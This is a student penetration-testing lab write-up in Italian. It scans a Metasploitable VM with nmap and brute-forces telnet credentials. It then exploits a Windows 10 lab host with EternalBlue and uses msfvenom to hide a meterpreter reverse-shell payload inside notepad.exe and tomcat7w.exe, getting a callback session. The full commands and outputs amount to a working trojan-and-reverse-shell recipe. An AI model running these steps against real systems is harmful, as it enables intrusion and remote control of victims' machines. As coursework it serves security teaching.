Pratica S7L2

Configuro la kali e la metasploitable con gli indirizzi ip richiesti


```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:30:ef brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::4dd0:b127:f8c0:7cc2/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:3e:5d:c6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fd0f:5ed9:7e04:0:a00:27ff:fe3e:5dc6/64 scope global dynamic
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe3e:5dc6/64 scope link
       valid_lft forever preferred_lft forever
```


Analizzo con nmap la metasploitable

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T5 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-17 14:41 CET
Nmap scan report for 192.168.1.40
Host is up (0.0033s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:71:2F:A3 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o
:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.11 seconds
```

Cerco in metasploit l'ausiliario per telnet e lo carico



Setto l'attacco in metasploit con l'ip della vittima e lancio l'attacco



Mi vengono restituite le credenziali di accesso

Provo a connettermi dalla kali a telnet della vittima con le credenziali appena trovate

Sono dentro!

Extra

Utilizzo metasploit per entrare nella macchina windows 10

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.50.103
rhost => 192.168.50.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.50.103   yes       The target host(s), see https://docs.metasploit.com/docs/using-met
                                             asploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affe
                                             cts Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                              target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects
                                             Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 tar
                                             get machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Se
                                             rver 2008 R2, Windows 7, Windows Embedded Standard 7 target machin
                                             es.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   7   Windows 10 Pro
```

Scarico l'eseguibile del notepad

```
meterpreter > download notepad.exe
[*] Downloading: notepad.exe → /home/kali/notepad.exe
[*] Downloaded 210.00 KiB of 210.00 KiB (100.0%): notepad.exe → /home/kali/notepad.exe
[*] Completed  : notepad.exe → /home/kali/notepad.exe
meterpreter >
```

Con msfvenom preparo la trappola


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=4321 -x notepad.exe -f exe -o note.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 328192 bytes
Saved as: note.exe
```

Carico il file nel desktop della vittima

```
meterpreter > upload note.exe
[*] Uploading  : /home/kali/note.exe → note.exe
[*] Uploaded 320.50 KiB of 320.50 KiB (100.0%): /home/kali/note.exe → note.exe
[*] Completed  : /home/kali/note.exe → note.exe
meterpreter >
```

Preparo metasploit per l'ascolto

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf6 exploit(multi/handler) > set LPORT 4321
LPORT => 4321
msf6 exploit(multi/handler) >
```



Dopo aver cliccato sul file incriminato sono dentro!

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.50.100:4321
[*] Sending stage (203846 bytes) to 192.168.50.103
[*] Meterpreter session 7 opened (192.168.50.100:4321 → 192.168.50.103:49490) at 2024-12-17 17:58:51 +0100

meterpreter > ls
Listing: C:\Users\user\Desktop
=============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  1118    fil   2024-07-12 13:07:33 +0200  Icecast2 Win32.lnk
040777/rwxrwxrwx  0       dir   2024-12-17 17:31:26 +0100  Malware
040777/rwxrwxrwx  0       dir   2024-07-22 12:10:17 +0200  Programmi per Malware analisi
100666/rw-rw-rw-  532     fil   2024-07-22 11:52:57 +0200  debug.log
100666/rw-rw-rw-  282     fil   2024-07-09 16:37:31 +0200  desktop.ini
100777/rwxrwxrwx  328192  fil   2024-12-17 17:56:15 +0100  note.exe
100777/rwxrwxrwx  7168    fil   2024-12-17 16:32:39 +0100  test.exe
100777/rwxrwxrwx  155136  fil   2024-12-17 17:41:55 +0100  tomcat.exe
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=4321 --smallest -x tomcat7w.exe -f exe -o tomcat.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 449 bytes
Final size of exe file: 154624 bytes
Saved as: tomcat.exe
```